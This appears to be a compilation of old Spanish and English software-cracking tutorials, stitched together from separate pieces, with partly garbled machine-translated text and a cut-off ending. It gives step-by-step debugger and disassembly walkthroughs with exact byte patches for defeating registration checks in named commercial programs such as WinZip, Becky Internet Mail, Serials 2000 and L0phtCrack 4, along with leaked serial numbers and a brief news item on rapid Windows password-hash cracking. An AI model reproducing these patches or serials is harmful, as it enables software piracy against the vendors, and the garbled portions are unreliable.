F8 Step in if you want to watch your Serial get generated.
I followed through and it seems like a endless loop of reading a hard
coded serial and www.demianthecracker.com Converts the names to upper case
some math and out comes the number. I've been up too long and have no
patience to keep the loops going. Alot of it was moving strings.
Look at BX AX DX to watch your name and serial.

251E:1492 8D8638FF LEA AX,[BP+FF38]
251E:1496 50 PUSH AX
251E:1497 E84EEE CALL _makecode <- Do the math

Or you can see your good serial in memory after the call.

251E:1497 E84EEE CALL _makecode
251E:149A 83C406 ADD SP,06
251E:149D C7063E060000 MOV [WORD _i],0000
251E:14C7 8D8648FE -> LEA AX,[BP+FE48]
251E:14CB 50 PUSH AX <- Display AX, BX, DX

Hit D AX and you see bad serial.
Hit D BX and you see good serial.

Black Jack
5342-4758-64633

Done

Jack
El Pollo
37213186472154587565

Solucion Crackme CrkMeViz.exe by: CrkViz

Numero de registro: 57230198

solucion by: Karpoff

Demian VC ++ Crack Me
~~~~~~~~~~~~~~~~~~~
Por ACL

La POSTDATA: Apenado acerca de mi mal inglés.

Las herramientas usadas:
- SoftIce 4.05 (protools.cjb.net) - Frogsice (protools.cjb.net)

Vamos!
~~~~~~~~~~~~~~~~~~~

Inicie el programa, vemos un diálogo con dos textbox donde podemos introducir nuestro nombre y nuestro número de serie. Introduzca estas informaciones:
El nombre : Agriéteme
La novela por entregas : 3215555987 Dan un clic sobre botón Check, Lo que ocurre el programa estaba cerrado. Lo que ocurre, Eso detecta SoftIce. Así lounch Frogsice y principio el programa otra vez entonces introducen las informaciones citadas anteriormente..... El error:¡Incorect Serial!.
El siguiente paso es reingresar el Informations de arriba y no da un clic sobre botón Check todavía, el fuego arriba de SoftIce colocó breakpoit:
Bpx getwindowtexta enter
La prensa F5 al que volver el programa At el botón de chasquido del programa Check, deberíamos echar para atrás para SoftIce. Prensa F11....La grieta Me.. Ese es nuestro nombre, prensa F5...La grieta Me.. ¿Pero la espera vio que usted que número de 16 dígitos justo debajo de nuestro nombre, que pudo ser el número de serie?. Hagamos un intento, despeje todo breakpoint:
Bc enter
La prensa F5 al que volver el programa introduce Crack Me como el nombre y esta vez entra el número de 16 dígitos que encontramos antes de (1273418555103155) entonces botón de chasquido Check, FELICITACIÓN

Eso es eso que obtuvimos el número de serie.

Demian VC++ Crack Me
~~~~~~~~~~~~~~~~~~~~
by ACL

PS : Sorry about my bad english.

tools used :
- SoftIce 4.05 (protools.cjb.net)
- Frogsice (protools.cjb.net)

Let's Go !

Start the program, we see a dialog with two textbox where we can enter our name and serial number. Enter these informations :
Name : Crack Me
Serial : 3215555987
Click Check button, What happen the program was closed. What happen, It detect SoftIce. So lounch Frogsice and start the program again then enter the above informations..... Error:Incorect Serial!.
~~~~~~~~~~~~~~~~~~~~

Next step is to reenter the above Informations and don't click Check button yet, fire up SoftIce set breakpoit :
bpx getwindowtexta [enter]
press F5 to go back to the program
At the program click Check button, we should back to SoftIce. Press F11....Crack Me.. that's our name, press F5 ...Crack Me.. but wait did you see that 16 digit number just below our name, could it be the serial number ?. Let's try, clear all breakpoint :
bc * [enter]
press F5 to go back to the program
enter Crack Me as the name and this time enter the 16 digit number that we found before (1273418555103155) then click Check button, CONGRATULATION!

that's it we got the serial number.

MangaPoker Shareware V 1.0
Nombre: +gr00vy
Cereal: 12987-sam-8801c-pokermanga-126

Mini tutorial:
Bueno lo primero que hay que hacer {SUPONIENDO QUE CARGASTE EL PROGRAMA CON EL SYMBOL LOADER y lo ejecutaste, y apretaste ctrl.+d para salir del SICE!!!!} es poner un bpx hmemcpy para frenar el SICE **(softice)** cuando compara el cereal con el trucho. Una vez echo esto, vas a ver que paramos en la librería kernel32 que no es la que nos sirve, la que nos sirve el la de vb 4, para llegar a esta apreten F12 varias veces hasta que en la linea verde aparezca algo como VB4... una ves ahí hagan lo que viene a continuación.
Como este programa esta hecho en VB4, es muy facil encontrar el serial por que alguien descubrio donde se hacen las comparaciones en la libreria vb4run **(no se si se escribe asi)**, para encontrar el lugar donde se hace la comparacion de tu cereal y el verdadero tenes que poner en el **Soft Ice (sice de ahora en mas)**
S 0 L FFFFFFFF 56,57,8B,7C,24,10,8B,74,24,0C,8B,4C,24,14,33,C0,F3,66,A7 (este codigo es valido en todos los programas de vb4 no vb5 ni vb6!!!) el resultado de esta búsqueda **(pueden haber varios en este shareware encontre como 10 pero la primera es la que funciona)** te dara una direccion, a la cual vas a tener que ir con el comando g xxxx:xxxxxxxx **(las x representan la direccion obtenida en la busqueda)**. Una ves que fuiste a la direccion vas a ver que el programa hace varias cosas con los registros. Una ves ahí hace un d xxx donde xxx es el nombre del registro a explorar **(me parece que fue un de esi o un d edi no me acuerdo)** y en la ventana de datos te aparecera el cerealz que en mi caso fue 12987-sam-8801c-pokermanga-126 **(no seran tan mal0rs de poner mi cereal!!!!)**

BUENO ESPERO QUE LES HALLA GUSTADO MI TUTORIAL (no sere como +ORC ni +estado porcino pero....), Y QUE QUEDE CLARO QUE PARA SEGUIRLO VAS A TENER QUE CONOCER ALGO DE SICE Y ASSAMBLER POR QUE SINO VAS MUERTO. ESTOY ESCRIBIENDO UN MANUAL DE CRACKING QUE ESPERO QUE PRONTO SALGA A LA LUZ ASI QUE LOS NEWBIEZ ESPEREN Y NO PIERDAN LA ESPERANZA!!!.
+gr00vy

Crackeando passwords Windows en segundos
Enviado el Martes, 29 julio de 2004 a las 21:53:59 por Tampico

Un equipo de investigadores suizos ha descubierto un nuevo sistema capaz de decodificar contraseñas Windows de manera acelerada en pocos segundos...

El procedimiento de decodificación, que ha sido desarrollado por un equipo encabezado por Philippe Oechslin, del Laboratorio de Criptografía y Seguridad del Instituto Federal de Tecnología Suizo, emplea los valores hash de las contraseñas Windows y es capaz de desvelar claves alfanuméricas en cuestión de segundos.
La técnica, que emplea una variación de la popular herramienta L0phCrack, utiliza gigantescas tablas en donde se almacenan hashes junto con las contraseñas originales, lo que agiliza enormemente los cálculos necesarios para romper los códigos.

Los investigadores han habilitado una página que permite a cualquiera probar la técnica, para lo cual tan solo deberá proporcionar los hashes de sus contraseñas y comprobar atónito como esta es decodificada en la web.

La página corre bajo un AMD 2500+ con 1.5 gigas de RAM y es capaz de averiguar el 99,9% de las todo tipo de contraseñas que solo incluyan letras y números en una media de 5 segundos.

http://lasecpc13.epfl.ch/ntcrack

CRACKEANDO SERIALS 2000


Espero que no se hallan salteado todas las explicaciones por que no me gustaria crear larvas que lo unico que hacen es seguir los pasos del tutorial como lelos sin entender nada OK?

Bueno, esta parte del cracking, (aunque digan que es para lammers, malors o algo de eso) es la que mas importa, ya que es facil, eficiente (yo logre crackear cientos de programas conocidos con esta tecnica aunque no lo crean), aparte al ser la que primero se aprende y es facil, es la que te hara emocionar, y te dara la experanza de que va a poder aprender a crackear, que no es tan dificil, etc.

El metodo que voy a explicar consta de:
Ubicar por medio de las String References (o de una busqueda de texto) es cartelito que te dice que el codigo no es valido. Luego vuscar unas referencias al codigo y cambiar un jne por un je (esto no funciona siempre con todos los programas (proba con el Mirc y vas a ver) solo funciona con aquellos que al pasar a la Nag de felicitaciones crean una entrada en el registro o un fichero que llaman cada ves que se ejecutan para ver si estan o no registrados)

Bueno todo esto lo vamos a pasar a practico con el serials 2000 (vieron que es el mejor programa de serials y la proteccion de mierda que le pusieron???)

Paso 1:
Desensamblemos el serials 2k.
Paso 2
Abramos el serias 2k y vallamos a File/Administration tools
Una ves ahí pongan cuaquier password, y veran que les sale esta ventana:




Apunten en su cuaderno del cracker la string Incorrect Password.
Paso 3:
Busquemos la string que anotamos “Incorrect Password”
Aterrizamos aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004029A0(C)
|

* Possible StringData Ref from Data Obj ->"Warning"
                                        |
:004029F4 68B8834100                    push 004183B8

* Possible StringData Ref from Data Obj ->"Incorrect Password"
                                        |
:004029F9 68A4834100                    push 004183A4
:004029FE 6A00                          push 00000000

* Reference To: USER32.MessageBoxA, Ord:0195h
                                        |
:00402A00 FF1528374100                  Call dword ptr [00413728]
```

Paso 4: Ahora miren, donde dice Referenced by a ..... at Address: 004029A0©, Esto quiere decir que el mensaje fue llamado por un jump condicional o incondicional desde la direccion 004029A0.
Lo que nosotros tenemos que hacer es ir a esa direccion apretando el boton GO TO CD LOCATION y poniendo 004029A0
Una ves que lo pusimos aparecemos aca:

```
:0040299E 85C0                          test eax, eax
:004029A0 7452                          je 004029F4
:004029A2 8D4C2404                      lea ecx, dword ptr [esp+04]
:004029A6 E855E6FFFF                    call 00401000
:004029AB 8D4C2400                      lea ecx, dword ptr [esp]
:004029AF C684249401000001              mov byte ptr [esp+00000194], 01

* Reference To: MFC42.Ordinal:09D2, Ord:09D2h
                                        |
:004029B7 E8BCD80000                    Call 00410278
:004029BC 8D8C24A0000000                lea ecx, dword ptr [esp+000000A0]
:004029C3 C684249401000003              mov byte ptr [esp+00000194], 03

* Reference To: MFC42.Ordinal:0320, Ord:0320h
                                        |
:004029CB E8CED90000                    Call 0041039E
:004029D0 8D4C2460                      lea ecx, dword ptr [esp+60]
:004029D4 C684249401000002              mov byte ptr [esp+00000194], 02

* Reference To: MFC42.Ordinal:0261, Ord:0261h
                                        |
Line:4152 Pg 83 and 84 of 772  Code Data @:004029A0 @Offset 00001DA0h in File:Serial2k.exe
```

Vemos que hay un test que seria como una comprovacion entre dos registros eax y eax y (los registros son sectores de memoria utilizados para guardar datos p ej numeros de serie etc) si son iguales nos manda a el mensaje de error.
Ahora lo que tenemos que hacer es ir a el HexWorksHop y cambiar 7452 por 7552 (no lo podes cambiar en cualquier lado fijate en el offset {YA LO EXPLIQUE ARRIBA}
Bueno una ves cambiado guarda el archivo como Serial2k_Cracked.exe y probalo!!!
VAMOS A VER SIN FUNCIONO!!!


Administration Tools
Import .txt file
Delete Database
Edit Mode Toggle
Encrypt text file
Decrypt text file

How to crack Winzip 9.0 BETA (5480)

Dificultad: Facil
Herramientas: W32Dasm y HexWorkShop
Web: www.winzip.com
Cracker: gr00vy

Empezemos por decir que esta version no es muy diferente la forma de crackearlo a la de los anteriores Winzip's. Ahora vamos a los bifes.

Intalamos, y ejecutamos. Vemos una nag:

Ahora le damos Enter Registration Code:

Uhmm todo igual a los demas, bueno veamos que hacer cuando le damos un serial asi medio random y.... Aparece una ventana que dice:

Incomplete or incorrect information

Ok. Ahora desensamblamos el programa con el W32Dasm y buscamos la cadena Incomplete or incorrect information.

La vemos mas o menos por aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040CDC8(C), :0040CDD1(C), :0040CDDA(C)
|
 :0040CE23 E8BDF7FFFF              call 0040C5E5

* Possible Reference to String Resource ID=00654: "Incomplete or incorrect information"
                                   |
 :0040CE28 688E020000              push 0000028E
 :0040CE2D E80AAA0500              call 0046783C
 :0040CE32 50                      push eax
 :0040CE33 53                      push ebx
 :0040CE34 6A3D                    push 0000003D
 :0040CE36 E857890400              call 00455792
 :0040CE3B 83C410                  add esp, 00000010
 :0040CE3E FF0520604D00            inc dword ptr [004D6020]
 :0040CE44 833D20604D0003          cmp dword ptr [004D6020], 00000003
 :0040CE4B 0F85F8000000            jne 0040CF49
 :0040CE51 6A00                    push 00000000
```

Lo que esta en negrita son las direcciones de los saltos que llaman al cartel de Mal. Asi que veamos que es lo que hay en c/u de esas direcciones:

```
 :0040CDBF 803DE0814D0000          cmp byte ptr [004D81E0], 00
// Comprueba si el nombre esta o no

 :0040CDC6 59                      pop ecx
 :0040CDC7 59                      pop ecx
 :0040CDC8 7459                    je 0040CE23
 :0040CDCA 803D0C824D0000          cmp byte ptr [004D820C], 00
// Lo mismo de arriba pero este comprueba el serial si esta o no

 :0040CDD1 7450                    je 0040CE23
 :0040CDD3 E864FCFFFF              call 0040CA3C
// Una llamada importante, al parecer es la que genera/comprueba el serial

 :0040CDD8 84C0                    test al, al
 :0040CDDA 7447                    je 0040CE23
```

Lo que podriamos hacer aca es invertir los saltos esos y ver que pasa. Pero.. mejor sigamos adelante:

Ahroa estamos dentro de la call importante, vemos esto:

```
* Referenced by a CALL at Addresses:
|:00401063   , :00404578   , :00404AC2   , :0040CDD3   , :00459245
|
 :0040CA3C 55                      push ebp
 :0040CA3D 8BEC                    mov ebp, esp
 :0040CA3F 81EC40030000            sub esp, 00000340
 :0040CA45 A1204B4D00              mov eax, dword ptr [004D4B20]
 :0040CA4A 334504                  xor eax, dword ptr [ebp+04]
 :0040CA4D 803DE0814D0000          cmp byte ptr [004D81E0], 00
 :0040CA54 8945FC                  mov dword ptr [ebp-04], eax
 :0040CA57 7507                    jne 0040CA60
 :0040CA59 32C0                    xor al, al
 :0040CA5B E945020000              jmp 0040CCA5
```

Uhmmm cuantas call para conprobar el serial, veamos que hay adentro de cada una de ellas:

Ahora dentro de 00401063:

```
 :00401063 E8D4B90000              call 0040CA3C
 :00401068 84C0                    test al, al
:0040106A 746E                    je 004010DA << invertimos 106a
```

Ahora dentro de 00404578:

```
 :00404578 E8BF840000              call 0040CA3C
 :0040457D 84C0                    test al, al
:0040457F 7409                    je 0040458A << invertimos 457f
```

Ahora dentro de 00404AC2:

```
 :00404AC2 E8757F0000              call 0040CA3C
 :00404AC7 84C0                    test al, al
:00404AC9 7516                    jne 00404AE1 << invertimos 4ac9
```

// invirtiendo esto sacamos el titulo de **Beta Test**, asi que hara tenemos la final release
// Del winzip 9 :P

```
 :00404ACB E8A0D0FFFF              call 00401B70
 :00404AD0 84C0                    test al, al
 :00404AD2 740D                    je 00404AE1
```

* Possible StringData Ref from Data Obj ->" (Beta test)" << Interesante, miren lo que pasa :P

Ahora dentro de 0040CDD3:

```
 :0040CDD3 E864FCFFFF              call 0040CA3C
 :0040CDD8 84C0                    test al, al
:0040CDDA 7447                    je 0040CE23
```

Ahora dentro de 00459245:

```
 :00459245 E8F237FBFF              call 0040CA3C
 :0045924A 84C0                    test al, al
:0045924C 0F8492000000            je 004592E4
```

Uhmm a mi me parece que invertir todos esos saltos seria mas que suficiente para que el programa este registrado. Tonces hacemos los cambios y ejecutamos. Je vemos que no muestra nag ni el titulo de beta test! Juaz! Lo logramos.
Ahh pero... no me fije adelantando los dias del reloj de windows a ver que pasa.
Aparece una ventana que dice:

This Pre-release Beta versión of winzip is quite Old

Uhhh que garron!!! Bueno veamos que podemos hacer con esto

Anotamos la string y la buscamos en el W32Dasm:

```
 :00401BED E8300C0600              call 00462822
 :00401BF2 83C410                  add esp, 00000010
 :00401BF5 85C0                    test eax, eax
:00401BF7 7427                    je 00401C20

* Possible StringData Ref from Data Obj ->"This PRE-RELEASE BETA version "
                                        ->"of WinZip is quite old."
                                   |
 :00401BFB 68981C4D00              push 004D1C98
 :00401C00 BE287D4D00              mov esi, 004D7D28
 :00401C05 56                      push esi
```

Jejej veamos que tiene de interesante esto en **00401BF7** tenemos un je, vemos que pasa si lo invertimos:
No nos salta la ventanita de old version

Bueno creo que eso es todo, si falta algo... mandenme la solucion por mail por que no tengo mas

ganas de seguir con el crack este :P

Como crackear el Becky InternetMail Version 1.26.02 by gr00vy

Web: www.zencracking.com.ar
Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
Tools: W32Dasm y HExWorkshop
Dificultad: Protozoo (¿Se escribe asi?)

Uhmmm y yo que habia pensado que no iba a crackear mas, aca estoy con un nuevo tutorial. Bueno esta ves que un programa que po lo poco que lo use parece muyyy pedorro , jo, pero es lo unico que tenia disponible.

Bueno comenzamos desensamblando el EXE, una vez desensamblado, ejecutamos el proggie y vemos que nos pone una nag, nos vamos a donde dice que entremos el Serial, Mail y Nombre e ingresamos esos dato. Apretamos Ok y vemos que nos dice "The pass code is no correct". Bueno, vamos a el W32Dasm y buscamos esa string, y vemos algo asi:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00470111(C)
|
:004701ED 6AFF                push FFFFFFFF
:004701EF 6A00                push 00000000

* Possible Reference to String Resource ID=60469: "The pass code is not correct."
                              |
:004701F1 6835EC0000          push 0000EC35
:004701F6 E88D4C0300          call 004A4E88
```

Si sigueron algun otro tutorial van a ver que eso de Referenced by... es bastante sospechoso, vamo s a ver que hay en esa direccion:

```
:0047010A E85FA1FFFF          call 0046A26E
:0047010F 85C0                test eax, eax
:00470111 0F85D6000000        jne 004701ED
```

Interesan, que pasaria si lo noopeamos?? Ok, les digo yo, el msg de codigo invalido no aparece mas. Bueno con el hexeditor abran, vallan al offset y reemplazen 0F85D6000000 con 90's
Ok, arrancamos de nuevo el programa y nos dice, "The pass code is illegal." Uhmm bueno, debe ser una comprovacion del serial al inicio del proggie, asi que busquemos esa string la encontramos en:

```
:0046AC4F E81AF6FFFF          call 0046A26E
:0046AC54 85C0                test eax, eax
:0046AC56 0F848C010000        je 0046ADE8
:0046AC5C 6A00                push 00000000
:0046AC5E 6A00                push 00000000

* Possible StringData Ref from Data Obj ->"The pass code is illegal."
                              |
:0046AC60 68480A4E00          push 004E0A48
:0046AC65 E8E6A10300          call 004A4E50
:0046AC6A 53                  push ebx
```

Ok, como vemos, hay un je, que seguramente si se ejecuta, nos salta el msgbox de The pass code is illegal. ok, que podemos hacer? Convertirlo a jmp ?? Nahh algo mas facil, invirtamos el salto, cambiando 0f84 por 0f85, una ves hecho esto el programa se ejecuta toalmente registrado!

Bueno espero que les guste este simple tutorial.

Salu2 gente de irc.vmlinuz.com.ar, irc.ciudad.com.ar #root #audio y gente de www.fixednet.com.ar

TUTORIAL: Cómo crackear el LOpth Crack 4.0
Una alternativa al tutorial de Groovy.

Por Belzebú, 22/05/03

Programa…….Lopth Crack 4.0

Descarga.....http://www.atstake.com/research/lc/application/lc4setup.exe

Objetivo.....Hacer ke cualkier “Unlock code” introducido sea válido y así registrar el programa.

Herramientas...W32Dasm, SoftIce, un Editor Hexadecimal y CodeFusion

INTRODUCCIÓN

Este tutorial es una alternativa al documento que publicó **Groovy** en su web http://www.zencracking.com.ar. Recomiendo descargar y leer previamente aquel tutorial

DESARROLLO

En la solución planteada por Groovy me pareció muy pesado el ir “nopeando” todos los saltos posteriores a la llamada a la función donde se comprueba la clave, así que decidí investigar un poco más esa CALL 0042789B

```
:00411C06 83C410 add esp, 00000010
 :00411C09 85C0 test eax, eax
 :00411C0B 7523 jne 00411C30 ==> Si el "Unlock Code" introducido no es correcto salta a la zona TRIAL
 :00411C0D 8B07 mov eax, dword ptr [edi]
 :00411C0F 50 push eax
 * Possible StringData Ref from Data Obj ->"Unlock Code"
 |
 :00411C10 6850134700 push 00471350
 * Possible StringData Ref from Data Obj ->"Registration" ➔ Sin comentarios
 |
 :00411C15 685C134700 push 0047135C
 :00411C1A 8BCE mov ecx, esi
 :00411C1C 899E3C010000 mov dword ptr [esi+0000013C], ebx
 :00411C22 E89AB20300 call 0044CEC1
 :00411C27 53 push ebx
 :00411C28 53 push ebx
 * Possible StringData Ref from Data Obj ->"You have successfully registered " ➔ Sin comentarios
 ->"LC4."
 |
 :00411C29 6834144700 push 00471434
 :00411C2E EB07 jmp 00411C37
```

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411C0B(C)
|
:00411C30 53 push ebx ==> ZONA TRIAL
:00411C31 53 push ebx
* Possible StringData Ref from Data Obj ->"You have entered an invalid code. "
->"Please try again."
|
:00411C32 6800144700 push 00471400
```

A continuación pasé el LC4 por el Softice, poniendo un BPX 00411C01. Al ir a registrar el programa introduciendo cualkier clave, lógicamente salta el breakpoint. Si en ese momento escribimos en el softice:
D EAX veremos la clave introducida por nosotros
y si hacemos:
D EDX veremos el "Unlock Code" correcto correspondiente al Serial number del programa.
En mi caso, para un serial Code 1727b4112, el "Unlock correcto" es ea677a.
Siguiendo con el Softice estudié por ké camino iba la ejecución del LC4, dentro de la llamada de comprobación del la clave, cuando la clave introducida no era la correcta.
El Código de la CALL 0042789B:

Esta es la salida de la CALL 0042789B, ke devuelve si el "Unlock Code" introducido es correcto o no.
La forma ke tiene de decirlo es:

Si devuelve EAX=1, la clave introducida es INCORRECTA
Si devuelve EAX=0, la clave introducida es CORRECTA.
|
Estos valores para EAX se generan en CALL 0042E280, ke es donde se verifica uno a uno ke los caracteres introducidos de la clave coinciden con la correcta:

```
* Referenced by a CALL at Addresses:
|:004038DF , :00403C3F , :00404FDA , :004050E5 , :004278B3
|
:0042E280 55 push ebp
```

```
:0042E281 8BEC mov ebp, esp
:0042E283 57 push edi ==>Ahí va ahora la clave introducida
:0042E284 56 push esi==>Ahí va ahora la clave correcta
:0042E285 53 push ebx
:0042E286 8B750C mov esi, dword ptr [ebp+0C]
:0042E289 8B7D08 mov edi, dword ptr [ebp+08]
:0042E28C 8D05740E6B00 lea eax, dword ptr [006B0E74]
:0042E292 83780800 cmp dword ptr [eax+08], 00000000
:0042E296 753B jne 0042E2D3
:0042E298 B0FF mov al, FF
:0042E29A 8BFF mov edi, edi
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E2A8(C), :0042E2C8(C)
|
:0042E29C 0AC0 or al, al==>TENER EN CUENTA

:0042E29E 742E je 0042E2CE ==>Cuando ha terminado de comprobar uno a uno los caracteres de la clave
este salto nos saca del bucle de comprobación. TENER EN CUENTA!!!

:0042E2A0 8A06 mov al, byte ptr [esi] ==> Se toma el primer carácter de la clave correcta contenida en "esi" y se pone en "al"
:0042E2A2 46 inc esi ==> se incrementa uno para pasar al próximo carácter de la clave correcta
:0042E2A3 8A27 mov ah, byte ptr [edi]==> Se toma el primer carácter de la clave introducida contenida en "edi" y se pone en "ah"
:0042E2A5 47 inc edi ==> se incrementa uno para pasar al próximo carácter de la clave introducida
:0042E2A6 38C4 cmp ah, al ==> Akí se comparan ambos caracteres
:0042E2A8 74F2 je 0042E29C ==> Si son iguales salta atrás para comprobar el siguiente carácter
:0042E2AA 2C41 sub al, 41          Si no son iguales al final de todas las operaciones EAX=1=TRIAL. VER MAS ABAJO
:0042E2AC 3C1A cmp al, 1A
:0042E2AE 1AC9 sbb cl, cl
:0042E2B0 80E120 and cl, 20
:0042E2B3 02C1 add al, cl
:0042E2B5 0441 add al, 41
:0042E2B7 86E0 xchg al, ah
:0042E2B9 2C41 sub al, 41
:0042E2BB 3C1A cmp al, 1A
:0042E2BD 1AC9 sbb cl, cl
:0042E2BF 80E120 and cl, 20
:0042E2C2 02C1 add al, cl
:0042E2C4 0441 add al, 41
:0042E2C6 38E0 cmp al, ah
:0042E2C8 74D2 je 0042E29C
:0042E2CA 1AC0 sbb al, al
:0042E2CC 1CFF sbb al, FF
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E29E(C)
|
:0042E2CE 0FBEC0 movsx eax, al ==> Akí se asigna a EAX el valor 0=REGISTRADO ó 1=TRIAL,
y depende del valor ke ha tomado "al" en las operaciones anteriores
:0042E2D1 EB78 jmp 0042E34B.
...
...
```

SOLUCION PROPUESTA

Con todo lo anterior, la solución planteada consta de 2 pasos:

PASO 1

No me interesa ke compruebe ningún carácter entre la clave introducida y la correcta por lo tanto el salto:

:0042E29E 742E je 0042E2CE

lo sustituyo por:

:0042E29E EB2E jmp 0042E2CE

Con este cambio no se efectuará la comprobación, pero debemos asegurarnos de ke "al" tenga el valor ke

nos convenga a nosotros es decir, ke "al"=0 para que en MOVSX eax, al, EAX=0=REGISTRADO.

Para conseguir ke EAX=0, en la instrucción previa al salto ke acabamos de modificar, hacemos lo siguiente:

:0042E29C 0AC0 or al, al

lo sustituyo por :

:0042E29C B000 mov al, 00

Tras estos cambios acepta cualkier clave introducida como correcta. En esta alternativa se modifican solamente 3 bytes, por lo ke creo ke es más cómodo.

CONTACTO.

Para comentarios, sugerencias, corrección de errores o dudas podeis poneros en contacto conmigo en:

belzebu@anonima.com

Un saludo de:
Belzebú.

Como crackear el Winzip 8.0 con el W32Dasm!

Hola aca estoy de nuevo con mi ultimo tutorial, esta ves se tratara sobre como sacar la protección del winzip, este popular gestor de ficheros comprimidos.

Bueno como ya sabemos lo primero a hacer es buscar la “Debilidad” de este programa.
Una que le encontre, y que es la mas comun, es que cuando vamos a abrir el programa nos muestra unan nag box que nos dice que nos registremos, Presionamos en Enter Registration Code y ponemos un serial invalido, te muestra la siguiente dialog box.

Bueno ahora que, ya sabes la debilidad, que es lo que podemos hacer?, buscar en las string references?, dale probemos a ver que pasa. Uhmm yo no lo encontre asi que vamos a buscarlo manualmente con la linterna (find) de el W32Dasm. Lo encontramos!!!

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
 |:00407FAA(C), :00407FB3(C), :00407FBC(C)
|
:00408005 E89C020000            call 004082A6

* Possible Reference to String Resource ID=00654: "Incomplete or incorrect information"
                                |
:0040800A 688E020000            push 0000028E
:0040800F E8D9750300            call 0043F5ED
:00408014 50                    push eax
:00408015 53                    push ebx
:00408016 6A3D                  push 0000003D
:00408018 E808800200            call 00430025
:0040801D 83C410                add esp, 00000010
:00408020 FF05F87A4800          inc dword ptr [00487AF8]
:00408026 833DF87A480003        cmp dword ptr [00487AF8], 00000003
:0040802D 0F85F9000000          jne 0040812C
:00408033 6A00                  push 00000000
```

Uhmmm examinando ese trozo de codigo veo que este mensaje es llamado desde 00407FAA(C), :00407FB3(C), :00407FBC(C) y todos son condicionales o sea JE o JNE. Que curioso, vamos a ver.
Apretamos el Boton de go to code location y aterrizamos aca:

```
:00407F8F FF1528744700          Call dword ptr [00477428]
:00407F95 56                    push esi
:00407F96 E8FF780300            call 0043F89A
:00407F9B 56                    push esi
:00407F9C E822790300            call 0043F8C3
:00407FA1 803D78CD480000        cmp byte ptr [0048CD78], 00 Tiene el nombre 0 letras?
:00407FA8 59                    pop ecx
:00407FA9 59                    pop ecx
:00407FAA 7459                  je 00408005 Si tiene 0 se va al error!!!
:00407FAC 803DA4CD480000        cmp byte ptr [0048CDA4], 00 Tiene nuestro S/N 0 digitos?
:00407FB3 7450                  je 00408005 Si tiene 0 se va al error!!!
:00407FB5 E81BFAFFFF            call 004079D5 RUTINA DE COMPROBACION PARA LOS QUE USAN SOFTICE!!!
:00407FBA 85C0                  test eax, eax Uhmm testea.
:00407FBC 7447                  je 00408005 Si son iguales va al error
:00407FBE 57                    push edi
```

Uhmm que casualidad los saltos estan uno casi alado del otro. Sera esta rutina importante? ;)

Si cambian esos saltos por JNE van a poder poner cualquier serial, pero no esta todo dicho!!! Figense iniciando de vuelta el winzip!!! Nos sale la nag!!!.

Que podra ser? Uhmm vamos a mirar la call que genera el numero de serie: call 004079D5

```
* Referenced by a CALL at Addresses:
|:0040108B   , :00401221   , :004041E8   , :00407FB5   , :00433D12
|
:004079D5 55                push ebp
:004079D6 8BEC              mov ebp, esp
:004079D8 81EC08020000      sub esp, 00000208
:004079DE 53                push ebx
:004079DF 56                push esi
:004079E0 33F6              xor esi, esi
:004079E2 803D78CD480000    cmp byte ptr [0048CD78], 00
:004079E9 57                push edi
:004079EA 0F849A000000      je 00407A8A
:004079F0 8D45EC            lea eax, dword ptr [ebp-14]
:004079F3 50                push eax
```

Bueno esta es la rutina que nos caga el Registro!
Lo que tenemos que hacer es ir viendo que hay en cada una d las llamadas:

```
* Referenced by a CALL at Addresses:
|:0040108B   , :00401221   , :004041E8   , :00407FB5   , :00433D12
```

ENTRAMOS EN 0040108B:

```
:004010A7 C7400CC1020000    mov [eax+0C], 000002C1
:004010AE 8D85D4FEFFFF      lea eax, dword ptr [ebp+FFFFFED4]
:004010B4 50                push eax
:004010B5 E886680600        call 00467940
:004010BA 8D85D4FEFFFF      lea eax, dword ptr [ebp+FFFFFED4]
:004010C0 682C010000        push 0000012C
:004010C5 50                push eax
:004010C6 E839E80300        call 0043F904
```

NADA!!!

ENTRAMOS EN 00401221:

```
:00401221 E8AF670000        call 004079D5
:00401226 85C0              test eax, eax
:00401228 0F8573FFFFFF      jne 004011A1
```

Uhmmm esto me suena a comprobación!!! Cambiemos el JNE por JE!!! Ahora no es 75 por 74 sino 85 por 84!!!!
Cuidado

PROVAMOS SI NOS REGISTRA Y NO LOGRAMOS NADA!!!
TONSES SIGAMOS!

ENTRAMOS EN 004041E8:

```
:004041E8 E8E8370000        call 004079D5
:004041ED 85C0              test eax, eax
:004041EF 7531              jne 00404222
```

Uhmm que parecido al de arriba!!! Probemos cambiarlo tambien por un JE!!!! Y que pasa? FUNCIONA!!!!!!!

Bueno espero que les haya sido util este manual, y que lo disfruten.

Un saludo una vez más para todos los listeros. En mi segundo tutorial traté con una aplicación "Advanced WinCare Pro v2", en la que vimos la manera de parchearla para quitarnos todas las limitaciones y poder usarla a full. En esa ocasión avisé que no era una versión muy nueva y cuando presente el tute a lista, alguien me comento que la última versión de la misma era la versión 3, por lo que habría mas trabajo para esta ultima. Bueno, me pareció interesante buscar su ultima actualización en la red y encontré este personaje "Advanced SystemCare 3 Pro v3.1.2". Parece que le cambiaron un poco el nombre, pero siguen estando a cargo los muchachos de IObit. Además le añadieron varias cosas nuevas...en fin...por que no crackearla y compartir un tute, mi cuarto tut, esta vez actualizado, de dicha app??. Bueno, pues pensé que iba a tener mas trabajo, como me dijeron, pero lo que le añadieron de funcionalidad al programa no se lo añadieron de seguridad, pues fue relativamente fácil. Para trabajar con ella vamos a 